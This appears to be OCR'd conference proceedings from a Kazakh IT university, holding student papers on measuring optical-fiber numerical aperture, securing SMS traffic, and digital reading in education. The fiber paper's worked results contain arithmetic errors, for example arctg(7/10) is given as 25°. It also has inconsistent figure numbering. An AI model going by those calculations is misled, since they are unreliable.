


Figure 1.1 - Optical fiber structure

The structure of an optical fiber typically consists of a core and a cladding, each with its own refractive index. Here's a breakdown: n_0 - refractive index of the surrounding medium, n_1 - refractive index of the core, n_2- refractive index of the cladding.

1.2 Numerical Aperture Calculation

The formula for calculating the numerical aperture (NA) of an optical fiber is:

$$NA = \sqrt{n_1^2 - n_2^2}, \tag{1.1}$$

where: n_1 - is the refractive index of the core, n_2 - is the refractive index of the cladding.

The numerical aperture represents the light-gathering ability of the fiber and is a crucial parameter in determining its performance. A higher numerical aperture indicates a greater acceptance angle for incoming light rays, allowing for more efficient coupling of light into the fiber and better transmission characteristics.

Numerical aperture NA is a dimensionless parameter that describes the maximum angular divergence of light relative to the central axis as light enters the fiber and as light exits the fiber.

The absolute refractive index difference (Δn) between the core and cladding of an optical fiber is simply the numerical difference between their refractive indices. It is calculated as:

$$\Delta n = n_{core} - n_{cladding}, \tag{1.2}$$

where: n_{core} - is the refractive index of the core, $n_{cladding}$ - is the refractive index of the cladding.

The relative difference in refractive indices (Δn_{rel}) is a normalized measure of the difference and is often expressed as a percentage. It is calculated as:

$$\Delta n_{rel} = \frac{\Delta n}{n_{core}} \times 100\%, \tag{1.3}$$

This relative difference provides insight into how much larger the refractive index of the core is compared to the cladding, relative to the core's own refractive index.

Figure 1.2a shows a beam entering the fiber at an angle close to its axis. This ray will refract and later meet the core-shell interface at such an angle that it will be reflected. This is due to the fact that the angle θ_2 will be greater than the critical angle. The angle is larger because we measure angles from the normal to the boundary of the core shell, rather than from the tangent to it.




Figure 1.2 – a) ray entering the fiber at an angle, b) partial ray reflection

Figure 1.2b shows the ray entering at a wider angle to the fiber axis. It will reach the core-shell interface at an angle less than the critical angle and will pass into the shell. This ray will be lost over time.

When propagating along a fiber, it is important to understand that not all light can propagate in this way. The angle of incidence of the beam at the core-sheath interface (angle φ in Figure 1.4) must be small enough, otherwise the beam will pass into the sheath and (after some time) leave the fiber.




Figure 1.4- Light propagation in a multimode fiber

Thus, it can be said that the light gathering efficiency of an optical fiber is a key characteristic in the transmission of a signal over an optical fiber.

2 Numerical aperture measurement in single-mode fiber

The numerical aperture is the sine of the angle of reception, that is:

$$N A = \sin(\theta_1), \tag{2.1}$$

It can also be expressed through the fiber refractive index multiplier

$$NA = \sqrt{(N_1^2 - N_2^2)} = N_1 \sin(\theta_2), \tag{2.2}$$

If there are two fibers with the same core diameter but different numerical apertures, the fiber with the larger aperture will receive more light energy from the light source than the fiber with the smaller aperture. This is shown in Fig. 2.3.




Figure 2.1 – Fibers with different NAs but same diameters

In practice, several different methods are used to determine the numerical aperture. We chose the simplest and most obvious method that was used for the experiment. To measure the aperture angle (NA), a single-mode fiber optic cable and LEDs of different luminescence were used. Using a light emitting diode (LED) source, we inject light into the fiber optic. The light is reflected and refracted through the light guide. The beam then hits a table with millimeter paper on the surface of which a light spot is formed.

The figure shows the diameter of the light spot d, corresponding to the radiation from the end of the light guide at a distance h from its end and the horizontal surface. The numerical aperture value is calculated from elementary trigonometric considerations from the measured distance value. Measurements can be made for diodes with different wavelengths and different spectral widths. The visible spectrum is best used for clarity. The infrared range is not used in this measurement.

The experimental design is presented in Figure 2.2.




Figure 2.2 - Manual aperture angle measurement method

Based on the measurement results, we plot a graph of the dependence of the numerical aperture of the fiber LED on the wavelength of the radiation.

Experimental results:

For the red LED: $\varphi_a = arctg\ \frac{d}{2h} = arctg\frac{7}{20} = 18{,}81^o, \qquad NA = \sin\varphi_a = 0{,}33$

For the blue LED: $\varphi_a = arctg\ \frac{d}{2h} = arctg\frac{4}{10} = 22^o, \qquad NA = \sin\varphi_a = 0{,}4$

$\varphi_a = arctg\ \frac{d}{2h} = arctg\frac{7}{10} = 25^o, \qquad NA = \sin\varphi_a = 0{,}5$




Figure 2.5 - graph of the results obtained

As can be seen from the dependence plots of the light emitting diode, the numerical aperture decreases with increasing wavelength. This again proves that the infrared range used in this connection is promising not only in terms of attenuation (the longer the wavelength, the lower the attenuation in the optical fiber), but also in terms of aperture.

CONCLUSION

The purpose of this work is to measure the aperture angle in a single-mode fiber, this experiment can be used for educational process.

REFERENCES

1. L. F. Mollenauer, J. P. Gordon, Solitons in Optical Fibers: Fundamentals and Applications, Elsevier Academic Press, Amsterdam (2006).

2. F. L. Pedrotti, L. M. Pedrotti, L. S. Pedrotti, Introduction to Optics, 3rd ed., Benjamin-Cummings, Upper Saddle River, New Jersey (2006).

3. B. I. Vakoc, M. J. F. Digonnet, and G. S. Kino, A folded configuration of a fiber Sagnac-based sensor array, Optical Fiber Technology, 6, 4, pp. 388–399, 2000; B. J. Vakoc, Folded sagnac sensor array, U.S. Patent, no. 6,034,924, March 7, 2000.

Kusherbaeva D., Narbutaeva M.
Scientific supervisors: S.P.Luganskaya, A. Omarbekova

Measurement of numerical aperture of optical fiber

Abstract. This paper is devoted to determine one basic parameter of optical fiber, numerical aperture. The basic calculations for determining the numerical aperture of optical fiber are given. This work is used for calculation works at carrying out laboratory works.

Keywords: numerical aperture, optical fiber, angle, core, cladding.

Кушербаева Д., Нарбутаева М.
Ғылыми жетекшілері: Луганская С.П., Омарбекова А.О.

Оптикалық талшықтың сандық апертурасын өлшеу

Аңдатпа. Бұл мақала оптикалық талшықтың негізгі параметрлерінің бірі - сандық апертураны анықтауға арналған. Оптикалық талшықтың сандық апертурасын анықтаудың негізгі есептеулері берілген. Бұл жұмыс зертханалық жұмыс кезінде есептеу жұмыстарына қолданылады.

Түйін сөздер: апертура саны, оптикалық талшық, бұрыш, өзек, қабық.

Кушербаева Д., Нарбутаева М.
Научные руководители: Луганская С.П., Омарбекова А.О.

Измерение числовой апертуры оптоволокна

Аннотация. Данная статья посвящена определению одного из основных параметров оптического волокна — числовой апертуры. Приведены основные расчеты по определению числовой апертуры оптического волокна. Данная работа используется для расчетных работ при проведении лабораторных работ.

Ключевые слова: числовая апертура, оптическое волокно, угол, сердцевина, оболочка.

Авторлар туралы ақпарат:

Кушербаева Динара, Халықаралық ақпараттық технологиялар университеті, «Радиотехника, электроника және елекоммуникация» кафедрасының 3 курс студенті..

Нарбутаева Мөлдір, Халықаралық ақпараттық технологиялар университеті, «Радиотехника, электроника және телекоммуникация» кафедрасының 3 курс студенті.

Сведения об авторах:

Кушербаева Д., студент 3 курса кафедры «Радиотехники, электроники и телекоммуникаций» Международного университета информационных технологий.

Нарбутаева М., студент 3 курса кафедры «Радиотехники, электроники и телекоммуникаций» Международного университета информационных технологий.

About the authors:

Dinara Kusherbaeva, 3th year student of the Department of Radio Engineering, Electronics and Telecommunications of the International University of Information Technologies.

Moldir Narbutaeva, 3rd year student of the Department of Radio Engineering, Electronics and Telecommunications of the International University of Information Technologies.

УДК 004.056

Оленников Я. Е.
Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Сейлова Н. А.

ПОДХОДЫ К УЛУЧШЕНИЮ БЕЗОПАСНОСТИ ПЕРЕДАЧИ SMS-ТРАФИКА

Аннотация. В статье рассмотрены вопросы применения различных примеров и подходов к улучшению безопасности передачи SMS-трафика. Представлен анализ системы для защиты персональных данных в SMS. Исследуется текущая безопасность SMS и предлагается подход с использованием интеграции системы шифрования. Рассмотрены основные проблемы многофакторной аутентификации и требования для безопасности получения SMS. Исследование важно для граждан и корпоративного сегмента в области безопасности мобильных коммуникаций.

Ключевые слова: SMS, Интеграция систем, передача данных, многофакторная аутентификация.

Введение

Мобильные технологии стали неотъемлемой частью повседневной жизни, а использование коротких сообщений (SMS) для обмена информацией стало обычным явлением. Однако с ростом использования SMS возникает необходимость обеспечения безопасности и конфиденциальности передаваемых данных. Многие организации и частные лица используют SMS для передачи чувствительной информации, такой как банковские реквизиты, пароли и персональные данные, что делает безопасность SMS-коммуникаций критически важной.

В этом контексте изучение и разработка системы защиты SMS становится важной задачей. Необходимо исследовать существующие методы защиты SMS, выявить их ограничения и уязвимости, а также предложить новые подходы и технологии для обеспечения безопасности и конфиденциальности SMS-коммуникаций. Это позволит пользователям и организациям обмениваться информацией через SMS с большей уверенностью в ее безопасности и защите от несанкционированного доступа и атак.

Исследование

Цель исследования состоит в изучении различных примеров и подходов к улучшению безопасности передачи SMS-трафика. Это включает в себя анализ существующих методов шифрования, аутентификации и других технологий, используемых для обеспечения конфиденциальности и безопасности сообщений, отправленных через SMS. Бизнесы и государственные организации активно используют мобильные технологии для повышения операционной эффективности и обеспечения аутентификации пользователей. Этот переход к мобильным

технологиям помогает организациям стать более надежными. Согласно Закону Республики Казахстан "О связи" (статья 36-2), владельцы абонентских устройств обязаны зарегистрировать их у оператора мобильной связи, что подчеркивает важность использования SMS.[1] Эволюция мобильной парадигмы предоставляет пользователям большую независимость и персонализацию при доступе к информации и приложениям, тем самым улучшая их пользовательский опыт. Мобильные приложения также способны предоставлять ответы, учитывающие контекст, такие как местоположение пользователя, время использования и другие факторы. Электронное правительство включает предоставление государственных услуг с использованием технологических платформ, таких как онлайн-веб-сайты, доступные через компьютеры, планшеты или ноутбуки. Развитие следующего поколения электронного правительства, известного как EGOV (или мобильное правительство, EGOVmobile), включает расширение государственных услуг на мобильные платформы и стратегическое использование приложений, доступных только через беспроводные устройства и беспроводную интернет-инфраструктуру. Значимость SMS увеличилась благодаря его способности собирать данные в реальном времени от граждан на основе их местоположения. Это сокращает время и усилия, требуемые для доступа к государственным и коммерческим услугам. Безопасность и конфиденциальность являются критическими требованиями для мобильных приложений. Безопасность направлена на предотвращение угроз, таких как вирусы и черви, направленные на атаку или повреждение услуг и информации. Политики конфиденциальности обеспечивают законный доступ к услугам и информации, например, с использованием паролей. Недостаточная безопасность и конфиденциальность мобильных приложений влияют на мотивацию пользователей, снижая их принятие.Поэтому безопасность и конфиденциальность являются основными проблемами в разработке протоколов защиты. Подходы к исследованию:

1) исследование существующих методов защиты SMS-трафика: это включает в себя анализ различных протоколов шифрования, механизмов аутентификации и других технологий, используемых для защиты данных при передаче через SMS;

2) изучение передовых практик и примеров: здесь речь идет о выявлении примеров передовых практик и успешных подходов к защите SMS-трафика путем анализа реальных случаев и исследования статей, публикаций и отчетов о успешных проектах в этой области;

3) изучение передовых практик и примеров: здесь речь идет о выявлении примеров передовых практик и успешных подходов к защите SMS-трафика путем анализа реальных случаев и исследования статей, публикаций и отчетов о успешных проектах в этой области;

4) разработка моделей и рекомендаций: на основе проведенного исследования разрабатываются модели и рекомендации по улучшению безопасности передачи SMS-трафика. Это может включать в себя создание новых методов шифрования, рекомендаций по настройке систем аутентификации и других мер безопасности;

5) оценка эффективности: это означает оценку эффективности предложенных

методов и рекомендаций путем проведения тестов или имитации атак для определения их способности эффективно защищать SMS-трафика.[2]

Рисунок 1 –Модель McCumber INFOSEC

Для соответствия требованиям безопасности стоит углубиться в Модель Маккамбера, которая состоит из трех основных компонентов для анализа различных аспектов информационной безопасности. Во-первых, она охватывает характеристики информации, такие как конфиденциальность, целостность и доступность (треугольник К-Ц-Д). Во-вторых, она рассматривает состояния информации, связанные с текущим состоянием, в котором существует информация - передача, хранение или обработка, каждое с собственными уникальными аспектами безопасности. Третий компонент модели Маккамбера занимается мерами по обеспечению безопасности, включая технологии, политику и практики, а также обучение и подготовку пользователей. Технологии включают аппаратные и программные компоненты, необходимые для обеспечения безопасности системы. Политика и практика также влияют на общую безопасность организации. Однако обучение и подготовка пользователей играют критическую роль, поскольку пользователи значительно влияют на успех систем информационной безопасности. [2,3]

Пример реализованного проекта по защите SMS сообщений

При создании приложений для обмена сообщениями необходимо стремиться к обеспечению высокого уровня безопасности и защиты личной информации пользователей, а также к поддержанию их автономии и контроля над своими данными.

Прежде всего, безопасность приложения играет решающую роль в защите конфиденциальности пользователей. Это достигается через реализацию конечного шифрования данных, которое обеспечивает непроницаемый барьер для третьих лиц и гарантирует, что только отправитель и получатель могут читать сообщения.




Рисунок 2 –Процесс шифрования для SMS

Автономия пользователей также является ключевым аспектом в разработке безопасных приложений. Пользователи должны иметь возможность контролировать свои данные, включая возможность удаления истории сообщений и установки сильных паролей для защиты своих учетных записей. Кроме того, приложение должно предоставлять анонимные возможности регистрации и использования услугой, без регистрации номеров и биометрии, чтобы обеспечить анонимность и независимость пользователей от разглашения личной информации.

Развитие и поддержка приложений, соответствующих этим требованиям, имеет критическое значение в нашем мире, где цифровая приватность и безопасность становятся все более уязвимыми. Открытый исходный код и регулярные обновления также играют важную роль в обеспечении безопасности и независимости пользователей. Только соблюдение этих принципов позволит создать пространство для коммуникации, где пользователи могут обмениваться сообщениями в безопасной, надежной и автономной среде.

Примером использования подобных систем является Silence, где одним из ключевых особенностей Silence является его приверженность разработке на основе открытых исходных кодов. Предоставляя свой код общественности, Silence способствует прозрачности и сотрудничеству в сообществе кибербезопасности. Этот открытый подход не только позволяет проводить независимые проверки безопасности, но и стимулирует вклад от разработчиков со всего мира.

Еще одной важной особенностью Silence является его бесшовная интеграция с существующей инфраструктурой коммуникаций. В отличие от некоторых зашифрованных платформ, требующих установки специализированного программного обеспечения, Silence работает в рамках протоколов SMS и MMS. Эта совместимость обеспечивает широкое распространение и доступность, позволяя пользователям обмениваться сообщениями безопасно с кем угодно, независимо от выбранного приложения для обмена сообщениями, зашифрованные только через

аналогичное приложение. Кроме того, интуитивный интерфейс Silence облегчает переход к безопасной коммуникации без ущерба для удобства использования.

В заключение Silence представляет собой значительное достижение в области безопасной передачи сообщений, акцентируя внимание на конфиденциальности, безопасности и укрепления доверия среди пользователей. По мере роста обеспокоенности цифровой конфиденциальностью, Silence предлагает привлекательную альтернативу, предоставляя пользователям необходимые инструменты для безопасной и надежной коммуникации в современном мире, где все более увеличивается взаимосвязь.[7]

Заключение

Широкое использование мобильных устройств привело к интеграции SMS-сообщений в качестве удобного и эффективного средства коммуникации в различных секторах, включая личные, профессиональные и государственные. SMS-сообщения предлагают преимущества, такие как всеобщность, быстрая доставка, надежность и простота, что делает их подходящими для распространения важной информации, предоставления оповещений и оказания услуг.

В контексте электронного правительства SMS-сообщения служат ценным инструментом для взаимодействия правительства с гражданами, предоставления государственных услуг и распространения критической информации. Они повышают доступность, достигая лиц из различных демографических групп, включая тех, кто проживает в удаленных или малообслуживаемых районах с ограниченным доступом к интернету. Кроме того, SMS-сообщения способствуют безопасности государственных коммуникаций, предлагая шифрование и защиту от атак на граждан.

СПИСОК ЛИТЕРАТУРЫ

Закон Республики Казахстан от 5 июля 2004 года № 567-II О связи [Электронный ресурс] URL: https://online.zakon.kz/Document/?doc_id=1049207&pos=5;-106#pos=5;-106

Developing a Secure Model for Mobile Government Applications in Jordan [Электронный ресурс] URL: https://dx.doi.org/10.18576/jsap/130110

Security Vulnerabilities in Bluetooth Security Verification of Instant Messaging Cryptographic Protocol. [Электронный ресурс] URL: *https://www.springer.com/series/7899*

Use of the Advanced Encryption Standard Algorithm for Encryption Short Message Service on Real Count Applications Protocol. [Электронный ресурс] URL: *https://doi.org/10.1007/s41870-023-01210-0*

Sms Encryption Application Using 3Des (Triple Data Encryption Standard) Algorithm Based on Android [Электронный ресурс] URL: *https://iopscience.iop.org/article/10.1088/1742-6596/1363/1/012077*

Secure SMS Using Pseudo-Random Bit Generator Based on Chaotic Map, and AES on Arduino UNO Board and SIM 900 Modul [Электронный ресурс] URL: *https://doi.org/10.1109/IW-BIS50925.2020.9255625*

Silence messaging application [Электронный ресурс] URL: https://silence.im/

REFERENCES

Law of the Republic of Kazakhstan dated July 5, 2004 No. 567-II On Communication [Electronic resource] URL: https://online.zakon.kz/Document/?doc_id=1049207&pos=5;-106#pos=5;-106

Developing a Secure Model for Mobile Government Applications in Jordan [Electronic resource] URL: https://dx.doi.org/10.18576/jsap/130110

Security Vulnerabilities in Bluetooth Security Verification of Instant Messaging Cryptographic Protocol. [Electronic resource] URL: *https://www.springer.com/series/7899*

Use of the Advanced Encryption Standard Algorithm for Encryption Short Message Service on Real Count Applications Protocol. [Electronic resource] URL: *https://doi.org/10.1007/s41870-023-01210-0*

Sms Encryption Application Using 3Des (Triple Data Encryption Standard) Algorithm Based on Android [Electronic resource] URL: *https://iopscience.iop.org/article/10.1088/1742-6596/1363/1/012077*

Secure SMS Using Pseudo-Random Bit Generator Based on Chaotic Map, and AES on Arduino UNO Board and SIM 900 Modul [Electronic resource] URL: *https://doi.org/10.1109/IWBIS50925.2020.9255625*

Silence messaging application [Electronic resource] URL: https://silence.im/

Оленников Я. Е.
Ғылыми жетекші: Сейлова Н. А.

SMS трафигінің қауіпсіздігін арттыруға қойылатын жақсарту әдістері

Аңдатпа. Мақалада SMS-трафикті жіберу қауіпсіздігін арттырудың әртүрлі мысалдары мен тәсілдерін пайдалану қарастырылады. SMS-тегі жеке деректерді қорғау жүйесінің талдауы ұсынылған. Ағымдағы SMS қауіпсіздігі зерттеліп, шифрлау жүйесін біріктіруді қолдану тәсілі ұсынылады. Көпфакторлы аутентификацияның негізгі мәселелері және SMS-хабарламаларды алудың қауіпсіздік талаптары қарастырылған. Зерттеу ұялы байланыс қауіпсіздігі саласындағы азаматтар мен корпоративтік сегмент үшін маңызды.

Түйін сөздер: SMS, жүйелерді біріктіру, деректерді жіберу, көп қатарлы аутентификация.

Olennikov Y. E.
Scientific supervisor: Seilova N. A.

Approaches to Improving the Security of SMS Traffic Transmission

Abstract. The article discusses the application of various examples and approaches to improving the security of SMS traffic transmission. An analysis of the system for protecting personal data in SMS is presented. The current security of SMS is explored, and an approach using encryption system integration is proposed. The main problems of multi-factor authentication and requirements for the security of receiving SMS are considered. The research is important for both individuals and the corporate segment in the field of mobile communication security.

Keywords: SMS, system integration, data transmission, multi-factor authentication.

Сведения об авторах:

Оленников Ярослав Евгеньевич, магистрант Международного Университета Информационных Технологий, факультета компьютерные технологии и кибербезопасность по образовательной программе программная инженерия.

About the authors:

Olennikov Yaroslav Evgenievich, Master studentб International Information Technology University, faculty of computer technologies and cyber security, majoring software engineering.

Туралы ақпарат:

Оленников Ярослав Евгеньевич, Халықаралық ақпараттық технологиялар университетінің компьютерлік технологиялар және киберқауіпсіздік факультетінің магистранты, программалық инженерия.

УДК 373.1.02:372.8

Кадырханова Аружан
Международный университет информационных технологий,
г. Алматы (Казахстан)
Научный руководитель: ассоц.проф. Велитченко С.Н.

ЦИФРОВОЕ ЧТЕНИЕ КАК ИНСТРУМЕНТ СОВРЕМЕННОГО ОБРАЗОВАНИЯ: ПРЕИМУЩЕСТВА И НЕДОСТАТКИ

Аннотация Цифровое чтение играет значительную роль в современном образовании. Оно предоставляет множество преимуществ и новых возможностей для учеников и преподавателей, однако необходимо также учитывать и некоторые недостатки этого инструмента. В данной работе проанализированы публикации исследований, рассматривающие преимущества и недостатки цифрового чтения в контексте образования. Представлены выводы о важности интеграции цифрового чтения в образовательную практику при соблюдении необходимых мер безопасности и эффективного использования ресурсов.

Ключевые слова: чтение, цифровизация, цифровые технологии, образование, цифровое чтение, обучающие ресурсы,

Введение

Современное образование основано на технологиях, и одним из ключевых аспектов этой цифровой трансформации является цифровое чтение. В контексте образования цифровое чтение охватывает широкий спектр активностей, начиная от чтения электронных книг и научных статей до взаимодействия с образовательными приложениями и онлайн-ресурсами. В последние десятилетия цифровое чтение стало неотъемлемой частью учебного процесса во многих образовательных учреждениях по всему миру. С развитием современных информационных и коммуникационных технологий появились новые возможности для создания интерактивных и увлекательных обучающих материалов, а также для персонализации образовательного процесса под индивидуальные потребности каждого учащегося. Однако, несмотря на явные преимущества цифрового чтения, его использование в образовании сопряжено с рядом вызовов и недостатков. Отвлекающие факторы, недостаточная фильтрация информации, а также проблемы доступности к технологиям могут оказать негативное влияние на учебный процесс и результаты обучения. В данной работе мы проведем обзор преимуществ и недостатков цифрового чтения в современном образовании, а также проанализируем результаты ряда исследований, направленных на выявление влияния цифрового чтения на обучение и развитие учащихся. Разбор этих аспектов позволит нам более глубоко понять роль цифрового чтения в современном образовании и определить пути для оптимизации его использования в учебном процессе.

Постановка проблемы.

Начнем с преимуществ цифрового чтения в современном образовании. Во-первых, цифровое чтение предоставляет доступ к разнообразным обучающим ресурсам, таким как интерактивные электронные книги, мультимедийные учебники, веб-сайты и приложения, которые представляют информацию в увлекательной и привлекательной форме. Это позволяет создавать более динамичное и захватывающее учебное окружение, способствующее активному участию учащихся в образовательном процессе. Во-вторых, цифровое чтение расширяет доступ к образовательным ресурсам, позволяя учащимся получать информацию из различных источников в реальном времени и на различных языках. Это особенно важно для учащихся с ограниченными возможностями, студентов дистанционного обучения и тех, кто имеет ограниченный доступ к традиционным учебным материалам. В-третьих, цифровые образовательные платформы позволяют адаптировать учебный материал к индивидуальным потребностям и темпу обучения каждого учащегося. Это позволяет создавать персонализированные образовательные программы, учитывающие уровень знаний, интересы и особенности обучающегося. И последнее это то, что цифровое чтение способствует развитию навыков критического мышления, анализа и оценки информации. Взаимодействие с разнообразными источниками информации, проверка достоверности данных и осмысленное оценивание аргументации в обучающих текстах способствуют формированию у учащихся критического мышления и аналитических навыков, необходимых для успешного освоения учебного материала и применения его на практике.

Говоря о недостатках цифрового чтения, отметим, что использование цифровых устройств во время чтения может стать причиной отвлечения от учебного процесса. Социальные сети, уведомления от приложений и другие онлайн-дестракторы могут отвлекать внимание учащихся и приводить к потере концентрации на учебных материалах. Данную проблему мы видим в современном мире, когда школьники или студенты вузов, у которых свободы относительно больше, чем у первых, во время занятий отвлекаются на гаджеты. Вместо того, чтобы использовать онлайн-ресурсы во благо себе же самому, они предпочитают посмотреть рилсы, Тикток, и др.

Следующим минусом является риск избыточной информации и недостоверных источников. Мы можем наблюдать, как в мире цифровых технологий доступ к информации становится все более обширным и многообразным, однако в этом океане информации легко потеряться и столкнуться с недостоверными источниками. Неконтролируемое потребление цифровых ресурсов может привести к принятию ошибочных или неполных данных, что может негативно сказаться на качестве обучения. Также длительное чтение с экрана монитора или мобильного устройства может привести к усталости глаз, сухости и раздражению зрительных органов. Это особенно актуально для детей и подростков, чьи глаза еще находятся на стадии формирования, и для тех, кто проводит много времени за экраном. В 21 веке многим людям, начиная с раннего возраста, необходимо

использовать в повседневной жизни очки либо линзы для зрения, из-за ухудшения состояния глаз. Следующая проблема заключается в неравенстве доступа к технологиям. Есть такие населенные пункты, где нет возможности приобрести тот же смартфон, не говоря уже об интернете. Это создает неравенство в образовательных возможностях, так как ученики с ограниченным доступом к технологиям могут оказаться в невыгодном положении по сравнению с теми, кто имеет доступ к более широкому спектру образовательных ресурсов в сети.

Результаты и обсуждение.

По мнению автора статьи, плюсы и минусы цифрового чтения в современном образовании можно распределить так, как было указано выше. Однако современное общество, особенно после перехода в онлайн режим в 2020 году из-за пандемии коронавируса, привыкло к онлайн - чтению. Согласно научной статье автора Марии Юрьевны, исследования, проведенные в разных странах, показывают, что эффективность чтения с экрана возрастает в определенных ситуациях. Например, короткие тексты, информационные материалы и чтение для поиска информации лучше воспринимаются в цифровом формате. Электронные носители, согласно исследованиям Ц. Лю, оказываются полезными для поиска информации. Этот вывод подтверждается работами американских ученых Кауфмана и Фланагана, которые указывают на лучшее восприятие фактической информации в цифровом формате. [1]. Следовательно, при выборе между чтением с экрана и печатным вариантом текста, рекомендуется учитывать их длину и характер. Художественная литература или длинные тексты, требующие внимательного аналитического чтения, вероятно, предпочтительнее читать в печатном формате, в то время как короткие информационные тексты или материалы, разбитые на небольшие блоки, могут быть удобнее в цифровом формате, согласно исследованиям.

Исследователь Н.И.Ковалевская считает, что благодаря цифровому чтению формируется новый тип читателя [2]. Современный мир информации и технологий привнес в нашу жизнь новый тип культуры - цифровое чтение. Среди преимуществ цифрового чтения выделяется доступ к неограниченному объему информации через интернет. Это способствует расширению кругозора, увеличению мотивации к чтению за счет разнообразия письменной и экранной культур, а также обогащению словарного запаса за счет ресурсов сети.

Однако, ряд минусов сопровождает этот процесс. Компьютеризация освобождает от необходимости запоминать информацию, что может привести к ухудшению человеческой памяти. Много плагиата и недостоверной информации, особенно среди школьников, которые склонны "скачивать" готовые материалы и выдавать их за свои. Кроме того, цифровое чтение может снизить способность к восприятию длительной линейной последовательности, а также уменьшить усидчивость и концентрацию внимания. Под влиянием цифровой культуры развивается функциональная неграмотность и слабо развитое рациональное мышление, когда предпочтение отдается фильмам или музыке вместо электронных книг. [3]

Все это заставляет нас задуматься о том, как эффективно использовать возможности цифрового чтения, максимизировать его преимущества и минимизировать недостатки, чтобы обеспечить баланс между новыми технологиями и традиционными методами обучения и воспитания.

Заключение

В результате проведенного исследования мы увидели, что цифровое чтение представляет собой значимый аспект современного образования, который обладает как преимуществами, так и недостатками. Оно демонстрирует новый тип культуры информации, открывая доступ к огромному объему информации через интернет, стимулируя мотивацию к чтению и обогащая словарный запас. Однако, среди недостатков цифрового чтения выделяются потеря усидчивости и концентрации, увеличение плагиата и распространение недостоверной информации, а также снижение способности к аналитическому мышлению. Для оптимального использования цифрового чтения в образовании необходимо соблюдать баланс между его преимуществами и недостатками. На основе вышеизложенного, мы выделяем следующие основные рекомендации:

• Продвигать развитие цифровой грамотности среди учащихся, обучая их критическому мышлению и анализу информации.

• Способствовать использованию цифрового чтения в качестве дополнительного инструмента обучения, совмещая его с традиционными методами обучения.

• Обучать учащихся эффективному использованию интернет-ресурсов для поиска достоверной информации и предотвращения плагиата.

• Поощрять учащихся к разностороннему чтению, включая как короткие тексты и информационные материалы в цифровом формате, так и длинные связные тексты в печатном формате.

• Внимательно следить за последствиями цифрового чтения на память и внимание учащихся, применяя методы для развития этих когнитивных функций.

С учетом этих рекомендаций и соблюдая баланс между преимуществами и недостатками цифрового чтения, мы можем обеспечить эффективное использование этого инструмента в современном образовании.

СПИСОК ЛИТЕРАТУРЫ:

